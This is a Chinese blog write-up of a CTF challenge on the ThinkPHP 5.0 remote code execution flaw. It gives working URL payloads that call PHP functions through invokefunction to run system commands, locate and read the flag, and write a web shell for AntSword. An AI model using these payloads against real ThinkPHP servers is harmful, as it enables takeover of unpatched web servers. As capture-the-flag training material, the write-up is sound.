

# 【XCTF高手进阶区】web3\_php\_rce writeup

原创

Mitch311 于 2021-01-21 11:25:01 发布 139 收藏

分类专栏: [CTF](#) 文章标签: [unctf](#) [安全](#) [ubuntu](#) [linux](#) [shell](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/Mitchell\\_Donovan/article/details/112918123](https://blog.csdn.net/Mitchell_Donovan/article/details/112918123)

版权



[CTF 专栏收录该内容](#)

51 篇文章 3 订阅

订阅专栏

## web3\_php\_rce

[原题链接](#)

**key: ThinkPHP5 远程代码执行漏洞**

①环境打开后页面长这样式的□

:)

## ThinkPHP V5

十年磨一剑 - 为API开发设计的高性能框架

[ V5.0 版本由 [七牛云](#) 独家赞助发布 ]

[https://blog.csdn.net/Mitchell\\_Donovan](https://blog.csdn.net/Mitchell_Donovan)

②题目是php\_rce, 不妨先来了解一下什么是rce□

知识补充:

### 1. 什么是rce(远程代码执行漏洞)

远程命令/代码执行漏洞, 简称rce漏洞, 可以让攻击者直接向后台服务器远程注入操作系统命令或者代码, 从而控制后台系统。RCE分为远程命令执行ping和远程代码执行evel。

### 2. 漏洞产生的根本原因

服务器没有针对执行函数做过滤, 导致在没有指定绝对路径的情况下就执行命令。

页面也说明了是ThinkPHP V5版本, 百度得知这个版本的确有远程代码执行漏洞□

可知ThinkPHP 5.0<5.0.23&5.1<5.1.31版本在没有开启强制路由的情况下可能存在远程代码执行漏洞，攻击者通过该漏洞可能完全控制Web服务器

于是乎我们可以利用这个漏洞来解题

③执行phpinfo可以查看php的版本□

```
?s=/Index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=--1
```

执行成功，拖到底部可以看到ThinkPHP的版本确实是5.0.20（证明出题人没忽悠我们）

## 页面错误！请稍后再试~

ThinkPHP V5.0.20 { 十年磨一剑-为API开发设计的高性能框架 }

④既然能执行phpinfo，当然也可以执行其他命令

比如这个格式的payload可以执行指定的system命令□

```
?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=xxxxx（命令）
```

- **ls查看 ls**
- **上一级 ls ../**
- **根目录下 ls /**
- **打开文件 cat /文件名**

先在同级目录下寻找，没找到

逐级查看上级目录，最终看到一个名为flag的文件，打开获得flag

⑤当然还有更风骚的解法

构造payload，先查找flag文件□

```
?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=find / -name "flag"
```

发现flag, cat打开


```
?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cat /flag
```

⑥还可以利用刚刚学过的一句话

构造payload执行file\_put\_contents上传命令, 传个

```
?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1][0]=shell.
```

用蚁剑连接后, 在主目录下找到flag



The screenshot shows a file explorer window with a sidebar on the left listing directories: var, .r, bin, boot, dev, etc, home, lib, lib64, media, mnt, opt, proc, root, run, sbin, srv, sys, tmp, usr. The main pane displays a table of files and directories in the root directory. The 'flag' file is highlighted with a red box.

名称	日期	大小	属性
etc	2020-05-18 09:05:40	4 Kb	0755
home	2018-02-23 23:23:00	4 Kb	0755
lib	2018-04-30 20:34:53	4 Kb	0755
lib64	2018-04-26 00:00:00	4 Kb	0755
media	2018-04-26 00:00:00	4 Kb	0755
mnt	2018-04-26 00:00:00	4 Kb	0755
opt	2018-04-26 00:00:00	4 Kb	0755
proc	2020-05-18 09:05:40	0 b	0555
root	2018-12-10 16:33:49	4 Kb	0700
run	2018-04-30 21:04:09	4 Kb	0755
sbin	2018-04-30 21:04:02	4 Kb	0755
srv	2018-04-26 00:00:00	4 Kb	0755
sys	2020-05-15 03:23:06	0 b	0555
tmp	2018-12-10 16:33:49	4 Kb	1777
usr	2018-04-26 00:00:00	4 Kb	0755
var	2018-04-30 21:04:04	4 Kb	0755
.dockerenv	2020-05-18 09:05:40	0 b	0755
flag	2019-07-29 06:58:46	20 b	0644



[创作打卡挑战赛](#)

赢取流量/现金/CSDN周边激励大奖